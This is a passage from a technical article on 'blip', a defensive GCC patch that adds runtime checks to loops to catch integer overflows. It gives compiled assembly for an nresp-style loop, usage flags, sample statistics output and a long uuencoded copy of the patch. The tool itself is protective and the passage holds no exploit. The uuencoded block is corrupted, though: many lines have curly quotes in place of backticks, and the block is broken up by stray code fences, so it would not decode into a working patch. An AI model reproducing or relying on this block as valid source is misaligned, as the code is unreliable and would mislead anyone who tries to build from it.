        cmpl    $268435456, %esi          ------------------------
        jbe     .L115
        movl    %esi, (%esp)                    Blip Check
        call    __blip_violation
.L115:                                  ------------------------
        cmpl    %esi, %ebx
        jae     .L113
.L120:
        movl    $0, (%esp)
        call    packet_get_string
        movl    -32(%ebp), %ecx
        movl    %eax, (%ecx,%ebx,4)
        incl    %ebx
        cmpl    %esi, %ebx
        jb      .L120
```

The blip patch identified the for-loop as a count-loop and injected a code to direct the flow to the _blip_violation handler in the case that the limit (i.e. nresp) is bigger then the BLIP_MAX. Therefore if nresp value will be high enough to trigger an overflow in the call to xmalloc, it will also be high enough to get caught by the <blip_check>.

--[8 - Appendix B - Using blip

To enable the blip patch one should first add the -fblip flag when executing the gcc compiler.

The blip patch will attempt to emit the <blip_check> whenever it seems possible to do so. The patch will silently ignore all loops or calls, which cannot be protected. In order to see the ignored loops one can use one of the following warning flags, which will also provide a message

describing the reason for ignoring the specific loop.

Warning flags:
- blip_for_not_emit - report ignored for loops.
- blip_while_not_emit - report ignored while loops.
- blip_call_not_emit - report ignored calls to loop like function.

A reason for ignoring a loop will be one of the following:
- Loop variables are less then 4 bytes long
- for init is not an expression
- call to function is made using a pointer to function
- call parameters have side effects. Reusing the expression may cause unexpected results
- loop condition is too complex in order to find the loop variables
- non of loop variables is modified (not enough info to make check)
- both loop var are modified
- condition is too complex

The blip patch is also capable of reporting check statistics. Using the -fblip_stat one can make the blip patch to print out statistical information about amount of loops processed and the amount of loops that where successfully checked.

The following command line will compile the first sample code. The output of the compilation will follow

```
$ gcc -o sample -fblip -fblip_stat -O sample.c

-=] Blip statistics (checks emits)
Total:  1/100%          1/100%
for:    1/100%          1/100%
while:  0/0%            0/0%
calls:  0/0%            0/0%
-=] End Blip Statistics


begin 640 blip.patch
M9&EF9B‘M3G5R(&=C8RTS+C(O9V-C+TUA:V5F:6QE+FEN(&=C8RTS+C(M8FQI
M<"]G8V,O36%K969I;&4N:6X-"BTM+2!G8V,M,RXR+V=C8R]-86ME9FEL92YI
M;@E4:’4@36%Y(#(S(#$P.C4W.C(Q(#(P,#(-"BLK*R!G8V,M,RXR+6)L:7‘O
M9V-C+TUA:V5F:6QE+FEN"4UO;B!$96,@(#(@,3DZ-#(Z,SD@,C‘P,@T*0$‘@
M+3<R-RPW("LW,C<L-R!‘0‘T*("!S:6)C86QL+F\@<VEM<&QI9GDM<G1X+F\@
M<W-A+F\@<W-A+6-C<"YO(’-S82UD8V4N;R!S=&UT+F\)7‘T*("!S=&]R+6QA
M>6]U="YO(’-T<FEN9W!O;VPN;R!T:6UE=F%R+F\@=&]P;&5V+F\@=’)E92YO
M(’1R964M9’5M<"YO(‘E<#0H@(’1R964M:6YL:6YE+F\@=6YR;VQL+F\@=F%R
M87-M+F\@=F%R<F%Y+F\@=F5R<VEO;BYO(’9M<V1B9V]U="YO(’AC;V9F;W5T
M+F\@7‘T*+2‘D*$=’0RD@)"AO=71?;V)J96-T7V9I;&4I("0H15A44D%?3T)*
M4RD-"BL@8FQI<"YO("0H1T=#*2‘D*&]U=%]O8FIE8W1?9FEL92D@)"A%6%12
M05]/0DI3*0T*(‘T*($)!0TM%3D0@/2!M86EN+F\@;&EB8F%C:V5N9"YA#0H@
M#0I‘0"‘M-S8X+#<@*S<V."PX($!‘#0H@#0H@3$E",D953D-37S(@/2!?9FQO
M871D:7AF(%]F:7AU;G-X9G-I(%]F:7AT9F1I(%]F:7AU;G-T9F1I(%]F;&]A
M=&1I=&8@7‘T*("‘@("!?8VQE87)?8V%C:&4@7W1R86UP;VQI;F4@7U]M86EN
M(%]E>&ET(%]A8G-V<VDR(%]A8G-V9&DR(%]A9&1V<VDS(%P-"BT@("‘@7V%D
M9’9D:3,@7W-U8G9S:3,@7W-U8G9D:3,@7VUU;’9S:3,@7VUU;’9D:3,@7VYE
M9W9S:3(@7VYE9W9D:3(@7V-T;W)S#0HK("‘@(%]A9&1V9&DS(%]S=6)V<VDS
M(%]S=6)V9&DS(%]M=6QV<VDS(%]M=6QV9&DS(%]N96=V<VDR(%]N96=V9&DR
M(%]C=&]R<R!<#0HK"5]B;&EP7W9I;VQA=&EO;@T*(‘T*(",@1&5F:6YE9"!I
M;B!L:6)G8V,R+F,L(&EN8VQU9&5D(&]N;’D@:6X@=&AE(’-T871I8R!L:6)R
M87)Y+@T*($Q)0C)&54Y#4U]35"‘](%]E<’)I;G1F(%]B8B!?7V=C8U]B8VUP
M#0ID:69F("U.=7(@9V-C+3,N,B]G8V,O8FQI<"YC(&=C8RTS+C(M8FQI<"]G
M8V,O8FQI<"YC#0HM+2T@9V-C+3,N,B]G8V,O8FQI<"YC"5=E9"!$96,@,S$@
M,38Z,#‘Z,#‘@,3DV.0T**RLK(&=C8RTS+C(M8FQI<"]G8V,O8FQI<"YC"4UO
M;B!$96,@(#(@,3DZ-#(Z,SD@,C‘P,@T*0$‘@+3‘L,"‘K,2PX,S4@0$‘-"BLO
M*@T-"BL@*B‘@("!4:&ES(&9I;&4@:7,@<&%R="!O9B!’3E4@0T,N#0T**R‘J
M#0T**R‘J("‘@($=.52!#0R!I<R!F<F5E(’-O9G1W87)E.R!Y;W4@8V%N(’)E
M9&ES=’)I8G5T92!I="!A;F0O;W(@;6]D:69Y#0T**R‘J("‘@(&ET(’5N9&5R
M(’1H92!T97)M<R!O9B!T:&4@1TY5($=E;F5R86P@4’5B;&EC($QI8V5N<V4@
M87,@<’5B;&ES:&5D(&)Y#0T**R‘J("‘@(’1H92!&<F5E(%-O9G1W87)E($9O
```

```
M=6YD871I;VX[(&5I=&AE<B!V97)S:6]N(#(L(&]R("AA="!Y;W5R(&]P=&EO
M;BD-#0HK("H@("`@86YY(&QA=&5R('9E<G-I;VXN#0T**R`J#0T**R`J("`@
M($=.52!#0R!I<R!D:7-T<FEB=71E9"!I;B!T:&4@:&]P92!T:&%T(&ET('=I
M;&P@8F4@=7-E9G5L+`T-"BL@*B`@("!B=70@5TE42$]55"!!3ED@5T%24D%.
M5%D[('=I=&AO=70@979E;B!T:&4@:6UP;&EE9"!W87)R86YT>2!O9@T-"BL@
M*B`@("!-15)#2$%.5$%"24Q)5%D@;W(@1DE43D534R!&3U(@02!005)424-5
M3$%2(%!54E!/4T4N("!3964@=&AE#0T**R`J("`@($=.52!'96YE<F%L(%!U
M8FQI8R!,:6-E;G-E(&9O<B!M;W)E(&1E=&%I;',N#0T**R`J#0T**R`J("`@
M(%EO=2!S:&]U;&0@:&%V92!R96-E:79E9"!A(&-O<'D@;V8@=&AE($=.52!'
M96YE<F%L(%!U8FQI8R!,:6-E;G-E#0T**R`J("`@(&%L;VYG('=I=&@@1TY5
M($-#.R!S964@=&AE(&9I;&4@0T]064E.1RX@($EF(&YO="P@=W)I=&4@=&\-
M#0HK("H@("`@=&AE($9R964@4V]F='=A<F4@1F]U;F1A=&EO;BP@-3D@5&5M
M<&QE(%!L86-E("T@4W5I=&4@,S,P+`T-"BL@*B`@("!";W-T;VXL($U!(#`R
M,3$Q+3$S,#<L(%5302X@("HO#0T**PT-"BLC:6YC;'5D92`B8V]N9FEG+F@B
M#0T**R-I;F-L=61E(")S>7-T96TN:"(-#0HK(VEN8VQU9&4@(FUA8VAM;V1E
M+F@B#0T**R-I;F-L=61E(")R=&PN:"(-#0HK(VEN8VQU9&4@(G1R964N:"(-
M#0HK(VEN8VQU9&4@(G1O<&QE=BYH(@T-"BLC:6YC;'5D92`B8FQI<"YH(@T-
M"BLC:6YC;'5D92`B9FQA9W,N:"(-#0HK(VEN8VQU9&4@(F,M8V]M;6]N+F@B
M#0T**PT-"BLO*B!T:&ES('-T<G5C="!W:6QL(&AE;'`@86QL(&-H96-K7VQO
M;W!?;&EM:70@9G5N8W1I;VYT:6]N#0T**R`J('1O(&-O;6UU;FET8V%T92X-
M#0HK("H@4VEN8V4@=&AE(&-O;7!I;&5R(&ES('-I;F=L92!T:')E860L(&%N
M9"!T:&4@8FQI<"!C:&5C:W,@87)E(&%L;'=A>7,@#0T**R`J('-T871L97-S
M+"!T:&%N(&ET<R!S869E('1O('5S92!T:&ES('-T<G5C="!A<R!G;&]B86P@
M:6YS=&5A9"!O9B!P87-S:6YG#0T**R`J(&ET(&%L;"!A<F]U;F0N("HO#0T*
M*PT-"BML;V]P7VQI;6ET7W,@;&]O<%]L:6UI=#L-#0HK#0T**R\J('-A=F4@
M9G5N8W1I;VX@=&\@8F4@8VAE8VME9"!A9V%I;G-T(&EN=&5G97(@97AP;&]I
M="`J+PT-"BML;V]P7VQI:V5?<R');&]O<%]L:6ME<UM=/7L-#0HK"7LB;65M
M8W!Y(BPR?2P-#0HK"7LB;65M;6]V92(L,GTL#0T**PE[(FUE;7-E="(L,GTL
M#0T**PE[(FUE;6-C<'DB+#-]+`T-"BL)>R)B8V]P>2(L,GTL#0T**PE[(F)Z
M97)O(BPQ?2P-#0HK"7LB<W=A8B(L,GTL#0T**PE[(B(L,'T)#0T**WT[#0T*
M*PT-"BLO*B!G;&]B86P@9F]R(&)L:7`@<W1A=&ES=&EC<R`J+PT-"BMB;&EP
M7W-T871I<W1I8W-?<R`@(&)L:7!?<W1A=#U[,"PP+#`L,"PP+#`L,"PP?3L-
M#0HK#0T**R-D969I;F4@4$52*'@L>2D@"7D@/R`H>"`J(#$P,"DO>2`Z(#`-
M#0HK#0T**R\J('!R:6YT(&)L:7`@<W1A=&ES=&EC<R!T;R!T:&4@<W1D97)R
M("HO#0T**W9O:60@#0T**V)L:7!?<W1A=%]P<FEN="AF<"D-#0HK"49)3$4J
M"69P.PT-"BM[#0T**PT-"BL):68H(69L86=?8FQI<"!\?`T-"BL)"2%F;&%G
M7V)L:7!?<W1A="D@<F5T=7)N.PT-"BL)#0T**PEI9BAF<"`]/2`P*2`-#0HK
M"0EF<"`]('-T9&5R<CL-#0HK"0T-"BL-#0HK"69P<FEN=&8H9G`L(EQN+3U=
M($)L:7`@<W1A=&ES=&EC<R`H8VAE8VMS(&5M:71S*5QN(BD[#0T**PD-#0HK
M"69P<FEN=&8H9G`L(E1O=&%L.EQT)60O)60E)5QT7'0E9"\E9"4E7&XB+`T-
M"BL)"0EB;&EP7W-T870N=&]T86Q?8VAE8VMS+#$P,"P-#0HK"0D)8FQI<%]S
M=&%T+G1O=&%L7V5M:71S+`T-"BL)"0E015(H8FQI<%]S=&%T+G1O=&%L7V5M
M:71S+&)L:7!?<W1A="YT;W1A;%]C:&5C:W,I*3L)"0D-#0HK"0D)#0T**PEF
M<')I;G1F*&9P+")F;W(Z7'0E9"\E9"4E7'1<="5D+R5D)25<;B(L#0T**PD)
M"6)L:7!?<W1A="YF;W)?8VAE8VMS+`T-"BL)"0E015(H8FQI<%]S=&%T+F9O
M<E]C:&5C:W,L8FQI<%]S=&%T+G1O=&%L7V-H96-K<RDL#0T**PD)"6)L:7!?
M<W1A="YF;W)?96UI=',L#0T**PD)"5!%4BAB;&EP7W-T870N9F]R7V5M:71S
M+&)L:7!?<W1A="YF;W)?8VAE8VMS*2D["0D)#0T**PD)"0T-"BL)9G!R:6YT
M9BAF<"PB=VAI;&4Z7'0E9"\E9"4E7'1<="5D+R5D)25<;B(L#0T**PD)"6)L
M:7!?<W1A="YW:&EL95]C:&5C:W,L#0T**PD)"5!%4BAB;&EP7W-T870N=VAI
M;&5?8VAE8VMS+&)L:7!?<W1A="YT;W1A;%]C:&5C:W,I+`T-"BL)"0EB;&EP
M7W-T870N=VAI;&5?96UI=',L#0T**PD)"5!%4BAB;&EP7W-T870N=VAI;&5?
M96UI=',L8FQI<%]S=&%T+G=H:6QE7V-H96-K<RDI.PD)"0T-"BL)"0D-#0HK
M"69P<FEN=&8H9G`L(F-A;&QS.EQT)60O)60E)5QT7'0E9"\E9"4E7&XB+`T-
M"BL)"0EB;&EP7W-T870N8V%L;%]C:&5C:W,L#0T**PD)"5!%4BAB;&EP7W-T
M870N8V%L;%]C:&5C:W,L8FQI<%]S=&%T+G1O=&%L7V-H96-K<RDL#0T**PD)
M"6)L:7!?<W1A="YC86QL7V5M:71S+`T-"BL)"0E015(H8FQI<%]S=&%T+F-A
M;&Q?96UI=',L8FQI<%]S=&%T+F-A;&Q?8VAE8VMS*2D["0D)#0T**PT-"BL)
M9G!R:6YT9BAF<"PB+3U=($5N9"!";&EP(%-T871I<W1I8W-<;B(I.PT-"BM]
M#0T**PT-"BLO*B!P<FEN="!A('=A<FYI;F<@;65S<V%G92P@;VYL>2!D;R!S
M;R!I9B!T:&4@<FEG:'0@=V%R;FYI;F<@9FQA9R!I<R!T=7)N960@#0T**R`J
M(&]N+B`J+PT-"BL-#0HK=F]I9`T-"BMB;&EP7W=A<FYI;F<H=V%R;E]I9"QM
M97-S86=E*0T-"BL)96YU;2!B;&EP7W=A<FYI;F=S('=A<FY?:60[#0T**PEC
M;VYS="!C:&%R*@EM97-S86=E.PT-"BM[#0T**PT-"BL):68H=V%R;E]I9"`]
M/2!314Q&7T-(14-+*7L-#0HK"0ES=VET8V@H5%)%15]#3T1%("AL;V]P7VQI
M;6ET+G-T;70I*7L-#0HK"0D)8V%S92!&3U)?4U1-5#H-#0HK"0D)"7=A<FY?
M:60@/2!.15]&3U([#0T**PD)"0EB<F5A:SL-#0HK#0T**PD)"6-A<V4@5TA)
M3$5?4U1-5#H-#0HK"0D)"7=A<FY?:60@/2!.15]72$E,13L-#0HK"0D)"6)R
```

```
M96%K.PT-"BL-#0HK"0D)8V%S92!#04Q,7T584%(Z#0T**PD)"6-A<V4@041$
M4E]%6%!2.@T-"BL)"0D)=V%R;E]I9"`]($Y%7T-!3$P[#0T**PD)"0EB<F5A
M:SL-#0HK#0T**PD)"61E9F%U;'0Z<F5T=7)N.PT-"BL)"7T-#0HK"7T-#0HK
M#0T**PES=VET8V@H=V%R;E]I9"E[#0T**PD)8V%S92!.15]&3U(Z#0T**PD)
M"6EF*"%W87)N7V)L:7!?9F]R7VYO=%]E;6ET*2!R971U<FX[#0T**PD)"6)R
M96%K.PT-"BL)"6-A<V4@3D5?5TA)3$4Z#0T**PD)"6EF*"%W87)N7V)L:7!?
M=VAI;&5?;F]T7V5M:70I(')E='5R;CL-#0HK"0D)8G)E86L[#0T**PD)8V%S
M92!.15]#04Q,.@T-"BL)"0EI9B@A=V%R;E]B;&EP7V-A;&Q?;F]T7V5M:70I
M(')E='5R;CL-#0HK"0D)8G)E86L[#0T**PT-"BL)"61E9F%U;'0Z(')E='5R
M;CL-#0HK"7T-#0HK#0T**PT-"BL)=V%R;FEN9RAM97-S86=E*3L-#0HK?0T-
M"BL-#0HK#0T**R\J(&)U:6QD(&$@8V%L;"!T;R!T:&4@8FQI<%]V:6]L871I
M;VX@9G5N8W1I;VXN('5S:6YG('1H92!A<F<@97AP(&%S('1H92`-#0HK("H@
M<&%R86UE=&5R(&9O<B!T:&ES(&-A;&PN("HO#0T**PT-"BMT<F5E#0T**V)L
M:7!?8G5I;&1?=FEO;&%T:6]N7V-A;&PH87)G*0T-"BL)=')E92!A<F<[#0T*
M*WL-#0HK#0T**PET<F5E"7!A<F%M<SL-#0HK"71R964)97AP.PT-"BL)=')E
M90EB;&EP7V9U;F-?9&5C;#U.54Q,.PT-"BL-#0HK"71R964)8FQI<%]V:6]L
M871I;VY?9&5C;"`]($Y53$P[#0T**PD-#0HK"6)L:7!?=FEO;&%T:6]N7V1E
M8VP@/0T-"BL)"6)U:6QD7V1E8VP@*$953D-424].7T1%0TPL(&=E=%]I9&5N
M=&EF:65R*")?7V)L:7!?=FEO;&%T:6]N(BDL#0T**PD)"0EB=6EL9%]F=6YC
M=&EO;E]T>7!E("AI;G1E9V5R7W1Y<&5?;F]D92Q.54Q,7U12144I*3L-#0HK
M#0T**PE$14-,7T%25$E&24-)04P@*&)L:7!?=FEO;&%T:6]N7V1E8VPI(#T@
M,3L-#0HK"41%0TQ?15A415).04P@*&)L:7!?=FEO;&%T:6]N7V1E8VPI(#T@
M,3L-#0HK"41%0TQ?24Y,24Y%("AB;&EP7W9I;VQA=&EO;E]D96-L*2`](#`[
M#0T**PE44D5%7U!50DQ)0R`H8FQI<%]V:6]L871I;VY?9&5C;"D@/2`Q.PT-
M"BL)#0T**PEB;&EP7V9U;F-?9&5C;"`](&)L:7!?=FEO;&%T:6]N7V1E8VP[
M#0T**PT-"BL)<&%R86US("`](’1R965?8V]N<R`H3E5,3"QA<F<L3E5,3"D[
M#0T**PEI9B@A<&%R86US*2!R971U<FX@3E5,3#L-#0HK"0T-"BL)+RH@8VAE
M8VL@:68@9G5N8W1I;VX@9&5C;"XN*B\)#0T**PEI9BA44D5%7T-/1$4@*&)L
M:7!?9G5N8U]D96-L*2`A/2!&54Y#5$E/3E]$14-,*7L-#0HK"0ER971U<FX@
M3E5,3#L-#0HK"7T-#0HK"0D)#0T**PEE>’`@/2!B=6EL9%]F=6YC=&EO;E]C
M86QL*&)L:7!?9G5N8U]D96-L+’!A<F%M<RD[#0T**PD-#0HK"7)E=’5R;B!E
M>’`[#0T**WT-#0HK#0T**R\J(`E#<F5A=&4@82!C:&5C:R!E>’`@9F]R(’1H
M92!B;&EP(&-O;F1I=&EO;B!T:&4@97AP(’=I;&P@8F4@;V8@0T].1%]%6%!2
M(`T-"BL@*B`)=’EP92P@86YD(’=I;&P@:&%V92!T:&4@9F]L;&]W:6YG(&9O
M<FUA=#H-#0HK("H@"2@H;W`Q(#X@;W`R*2`F)B`H*&]P,2UO<#(I(#X@;6%X
M7VQI;6ET*2D@(#\@8FQI<%]V:6]L871I;VXH*2`Z(&5X<#L@(`T-"BL@*@T-
M"BL@*B`)=VAE<F4@;W`Q+V]P,B!A<F4@8V]U;F0@86YD(&QI;6ET+"!A;F0@
M=&AE:7(@;W)D97(@:6X@=&AE(&5X<&5R<W-I;VX@:7,-#0HK("H@"2!D969I
M;F1E9"!B>2!T:&4@9&ER96-T:6]N(&]F(’1H92!L;V]P(`T-"BL@*@T-"BL@
M*B`)($%S(&$@;F]T92P@:2!C;W5L9"!H879E(&%D9"!S;VUE(&5X=’)A(&QO
M9VEC(’1O(&5L:6UI;F%T92!T:&4@8V]M<&QE>"`-#0HK("H@"2!C:&5C:R!I
M9B!T:&4@;&EM:70O8V]U;G0@87)E(&-O;G-T86YT<RP@8G5T(’-I;F-E(’1H
M92!O<’1I;6EZ97(@8V%N(`T-"BL@*B`)(’!I8VL@=&AA="!U<"!I="!W:6QL
M(&)E(’)E9’5N9&%N="!A;F0@82!S;W5R8V4@;V8@;6ES=&%K97,N*B\-#0HK
M#0T**W1R964-#0HK8FQI<%]B=6EL9%]C:&5C:U]E>’`H97AP*0T-"BL)=')E
M90EE>’`[#0T**WL-#0HK#0T**PET<F5E"71T(#T@=F]I9%]T>7!E7VYO9&4[
M#0T**PET<F5E"6]P7W1T.PT-"BL)=')E90EB;&EP7W9I;VQA=&EO;E]C86QL
M+&)L:7!?;6%X.PT-"BL)#0T**PDO*B!A;&P@97AP<F5S<VEO;B!N965D960@
M9F]R(’1H92!C;VYD=&EO;B!C<F5A=&EO;B`J+PT-"BL-#0HK"71R964@("`@
M;W!?9W1?;6%X.PD)+RH@;W`@/B!M87@@*B\)#0T**PET<F5E"6]P,5]G=%]O
M<#([(`DO*B`H;W`Q(#X@;W`R*2`J+PT-"BL)=')E90EM:6YU<SL@"0D)+RH@
M*&]P,2UO<#(I("HO#0T**PET<F5E"6UI;G5S7V=T7VUA>#L@"2\J("@H;W`Q
M+6]P,BD@/B!M87A?;&EM:70I("HO#0T**PET<F5E"71?86YD:68[(`D)+RH@
M=&AE("@I)B8H*2`J+PT-"BL-#0HK"71R964)8V]U;G0["0D)+RH@=&AE(&-A
M;&-U;&%T960@8V]U;G0@;&]O<"`J+PD-#0HK"71R964)8V]N9%]T97-T.PD)
M+RH@=&AE(&-O;F1I=&EO;B!T97-T("HO#0T**PET<F5E"6-O;F1?97AP.PD)
M+RH@5&AE(’=H;VQE(&)L:7`@8V]N9&ET:6]N("HO#0T**PD-#0HK"6EF*&5X
M<")’0@/2!44D5%7U194$4@*&5X<"D[#0T**PD)#0T**PEO<%]T="`](&QO
M;F=?=6YS:6=N961?=’EP95]N;V1E.PT-"BL-#0HK"6)L:7!?;6%X(#T@8G5I
M;&1?:6YT7S(@*$),25!?34%8+#`I.PT-"BL)5%)%15]465!%("AB;&EP7VUA
M>"D@/2!O<%]T=#L-#0HK#0T**PT-"BL)+RH@:68@;&]O<"!C;W5N=&5R(&]R
M(&QO;W`@;&EM:70@87)E(’-M86QL97(@=&AE;B`T8GET92!I;G1S(`T-"BL)
M("H@9&]N="!E=F5N(&)O=&AE<B!T;R!C<F5A=&4@8VAE8VL@97AP<F5S<VEO
M;BX@*B\-#0HK"6EF*"%44D5%7U194$4H;&]O<%]L:6UI="YC;W5N=&5R*2!\
M?`T-"BL)"5194$5?4%)%0TE324].*%12145?5%E012AL;V]P7VQI;6ET+F-O
M=6YT97(I*2`\(#,R(’Q\#0T**PD)(512145?5%E012AL;V]P7VQI;6ET+FQI
M;6ET*2!\?`T-"BL)"5194$5?4%)%0TE324].*%12145?5%E012AL;V]P7VQI
M;6ET+FQI;6ET*2D@/"`S,BE[#0T**PD)#0T**PD)8FQI<%]W87)N:6YG*%-%
```

M3$9?0TA%0TLL(F)L:7`Z('9A<B!S;6%L;&5R('1H96X@;&]N9R(I.PD-#0HK
M"0ER971U<FX@3E5,3#L-#0HK"7T-#0HK"0T-"BL)<W=I=&-H*%12145?0T]$
M12`H;&]O<%]L:6UI="YS=&UT*2E["0T-"BL-#0HK"6-A<V4@5TA)3$5?4U1-
M5#H-#0HK"6-A<V4@1D]27U-4350Z#0T**PT-"BL)"0T-"BL)"2\J(&EN(&QO
M;W`@;V8@=’EP92!W:&EL92AL96XM+2D@9V-C(&9O<B!S;VUE(’)E87-O;B!P
M<F5F97(@=&\@8V]M<&%R92`-#0HK"0D@*B!T:&4@<F5S=6QT(&]F(")L96XM
M+2(@=&\@82!V86QU92!I;G-T96%D(&]F(&-O;7!A<FEN9R`B;&5N(BX@#0T*
M*PD)("H@*’1O(’-A=F4@<F5G:7-T97)S(’=H:6-H(&]L9"!L96X_*2!T:&4@
M<F5S=6QT(&ES(’1H870@9V-C(&%S<W5M92`-#0HK"0D@*B!T:&%T(#`@+2T@
M=VEL;"!B96-O;64@,’AF9F9F9F9F9B!E=F5N(&EF(’1H92!L;V]P(&ES(’5N
M<VEG;F5D("$A+@T-"BL)"2`J(%1O(’)E<’)E<V5N="!T:&4@<F5A;"!D:7-T
M86YC92!W92!W:6QL(&-H86YG92!T:&ES(’9A;’5E(’1O(#`N("HO#0T**PD)
M:68H;&]O<%]L:6UI="YD:7(@/3T@1$5#4D5-14Y4("8F#0T**PD)"512145?
M0T].4U1!3E0H;&]O<%]L:6UI="YL:6UI="D@)B8-#0HK"0D)5%)%15])3E1?
M0U-47TQ/5RAL;V]P7VQI;6ET+FQI;6ET*2`]/2`P>$9&1D9&1D9&*7L-#0HK
M"0D);&]O<%]L:6UI="YL:6UI="`](&EN=&5G97)?>F5R;U]N;V1E.PD)#0T*
M*PD)?0T-"BL)#0T**PD-#0HK"0DO*B!C;VYV97)T(’1H92!L:6UI="!A;F0@
M8V]U;G0@:6YT;R!U;G-I9VYE9"!I;G0@:68@=&AE>2!A<F4@;F]T(`T-"BL)
M"2`J(&%L;’)E861Y(’-O+B!4:&ES(&-O;G9E<G1I;VX@:7,@;F]T(’-U<’!O
M<V4@=&\@969F96-T(’1H92!R96%L(`T-"BL)"2`J(’9A<G,N+B`Z*2`J+PT-
M"BL)"6EF*"%44D5%7U5.4TE’3D5$*&QO;W!?;&EM:70N8V]U;G1E<BD@)B8-
M#0HK"0D)(512145?0T].4U1!3E0H;&]O<%]L:6UI="YC;W5N=&5R*2E[#0T*
M*PD)"6QO;W!?;&EM:70N8V]U;G1E<B`](&)U:6QD,2`H0T].5D525%]%6%!2
M+&QO;F=?=6YS:6=N961?=’EP95]N;V1E+`T-"BL)"0D)"0D)"0D);&]O<%]L
M:6UI="YC;W5N=&5R*3L-#0HK"0E]#0T**PD)#0T**PD):68H(512145?54Y3
M24=.140H;&]O<%]L:6UI="YL:6UI="D@)B8-#0HK"0D)(512145?0T].4U1!
M3E0H;&]O<%]L:6UI="YL:6UI="DI>PT-"BL)"0EL;V]P7VQI;6ET+FQI;6ET
M(#T@8G5I;&0Q("A#3TY615)47T584%(L;&]N9U]U;G-I9VYE9%]T>7!E7VYO
M9&4L#0T**PD)"0D)"0D)"0EL;V]P7VQI;6ET+FQI;6ET*3L-#0HK"0E]#0T*
M*PD)#0T**PD)#0T**PD)+RH@8V]N<W1R=6-T(’1H92!C:&5C:R!E>’!R97-S
M:6]N<R!D97!E;F1I;F<@;VX@;&]O<"!D:7)E8W1I;VX@*B\-#0HK"0EI9BAL
M;V]P7VQI;6ET+F1I<B`]/2!)3D-214U%3E0I>PT-"BL)"0EM:6YU<R`](&)U
M:6QD("A-24Y54U]%6%!2+&]P7W1T+`T-"BL)"0D)"0D);&]O<%]L:6UI="YL
M:6UI="QL;V]P7VQI;6ET+F-O=6YT97(I.PT-"BL)#0T**PD)"6]P,5]G=%]O
M<#(@/2!B=6EL9"`H1U1?15A04BQB;V]L96%N7W1Y<&5?;F]D92P-#0HK"0D)
M"0D)"0EL;V]P7VQI;6ET+FQI;6ET+&QO;W!?;&EM:70N8V]U;G1E<BD[#0T*
M*PD)?0T-"BL)"65L<V5[#0T**PD)"6UI;G5S(#T@8G5I;&0@*$U)3E537T58
M4%(L;W!?=’0L#0T**PD)"0D)"0EL;V]P7VQI;6ET+F-O=6YT97(L;&]O<%]L
M:6UI="YL:6UI="D[#0T**PD)"0T-"BL)"0EO<#%?9W1?;W`R(#T@8G5I;&0@
M*$=47T584%(L8F]O;&5A;E]T>7!E7VYO9&4L#0T**PD)"0D)"0D);&]O<%]L
M:6UI="YC;W5N=&5R+&QO;W!?;&EM:70N;&EM:70I.PT-"BL)"7T)#0T**PD-
M#0HK"0DO*B!I9B!A;GD@;V8@=&AE(&5X<’)E<W-I;VYS(’=A<R!N;W0@8W)E
M871E9"P@9F%I;"`J+PT-"BL)"6EF*"%M:6YU<R!\?"`A;W`Q7V=T7V]P,BD@
M<F5T=7)N($Y53$P[#0T**PD-#0HK"0EM:6YU<U]G=%]M87@@/2!B=6EL9"`H
M1U1?15A04BQB;V]L96%N7W1Y<&5?;F]D92QM:6YU<RQB;&EP7VUA>"D[#0T*
M*PD):68H(6UI;G5S7V=T7VUA>"D@<F5T=7)N($Y53$P[#0T**PD)#0T**PD)
M=%]A;F1I9B`](&)U:6QD("A44E542%]!3D1)1E]%6%!2+&)O;VQE86Y?=’EP
M95]N;V1E+`T-"BL)"0D)"0EO<#%?9W1?;W`R+&UI;G5S7V=T7VUA>"D[#0T*
M*PD-#0HK"0EI9B@A=%]A;F1I9BD@<F5T=7)N($Y53$P[#0T**PD)#0T**PD)
M8V]N9%]T97-T(#T@=%]A;F1I9CL-#0HK"0EC;W5N="`](&UI;G5S.PD-#0HK
M"0D-#0HK"0EB<F5A:SL-#0HK"0T-"BL)8V%S92!#04Q,7T584%(Z#0T**PT-
M"BL)"6EF*%12145?54Y324=.140H;&]O<%]L:6UI="YL:6UI="D@)B8-#0HK
M"0D)(512145?0T].4U1!3E0H;&]O<%]L:6UI="YL:6UI="DI>PT-"BL)"0EL
M;V]P7VQI;6ET+FQI;6ET(#T@8G5I;&0Q("A#3TY615)47T584%(L;&]N9U]U
M;G-I9VYE9%]T>7!E7VYO9&4L#0T**PD)"0D)"0D)"0EL;V]P7VQI;6ET+FQI
M;6ET*3L-#0HK"0E]#0T**PT-"BL)"6]P7V=T7VUA>"`](&)U:6QD("A’5%]%
M6%!2+&)O;VQE86Y?=’EP95]N;V1E+&QO;W!?;&EM:70N;&EM:70L8FQI<%]M
M87@I.PT-"BL)"6EF*"%O<%]G=%]M87@I(’)E=’5R;B!.54Q,.PT-"BL-#0HK
M"0EC;VYD7W1E<W0@/2!O<%]G=%]M87@[#0T**PD)8V]U;G0@/2!L;V]P7VQI
M;6ET+FQI;6ET.PT-"BL)"0T-"BL)"6)R96%K.PT-"BL-#0HK"61E9F%U;’0Z
M<F5T=7)N($Y53$P["0T-"BL)?0T-"BL)"0T-"BL)8FQI<%]V:6]L871I;VY?
M8V%L;"`](&)L:7!?8G5I;&1?=FEO;&%T:6]N7V-A;&PH8V]U;G0I.PT-"BL)
M:68H(6)L:7!?=FEO;&%T:6]N7V-A;&PI(’)E=’5R;B!.54Q,.PT-"BL)#0T*
M*PDO*B!N;W<@=V4@=VEL;"!B=6EL9"!T:&4@0T].1%]%6%!2(’5S:6YG(’1H
M92!G="!A<R!T:&4@8V]N9&ET:6]N#0T**PD@*B!A(&-A;&P@=&\@;W5R(&)L
M:7!?=FEO;&%T:6]N(&9U;F-T:6]N(&EF(&-O;F1I=&EO;B!I<R!T<G5E+"!A
M;F0@#0T**PD@*B!T:&4@87)G(")E>’`B(&%S(&9A;’-E(&5X<"!O9B!T:&4@
M0T].1%]%6%!2("HO#0T**PEC;VYD7V5X<"`](&)U:6QD("A#3TY$7T584%(L

```
M='0L8V]N9%]T97-T+&)L:7!?=FEO;&%T:6]N7V-A;&PL#0T**PD)"0D@97AP
M(#\@97AP(#H@:6YT96=E<E]Z97)O7VYO9&4I.PT-"BL-#0HK"7)E='5R;B!C
M;VYD7V5X<#L-#0HK?0T-"BL-#0HK#0T**R\J($-R96%T92!A;B!%6%!27U-4
M350@=VET:"!A($-/3D1?15A04B!I;G-I9&4L('=H:6-H(&-H96-K(&9O<B!B
M;&EP('T-"BL@*B!C;VYD:71I;VXN("HO#0T**PT-"BMT<F5E#0T**V)L:7!?
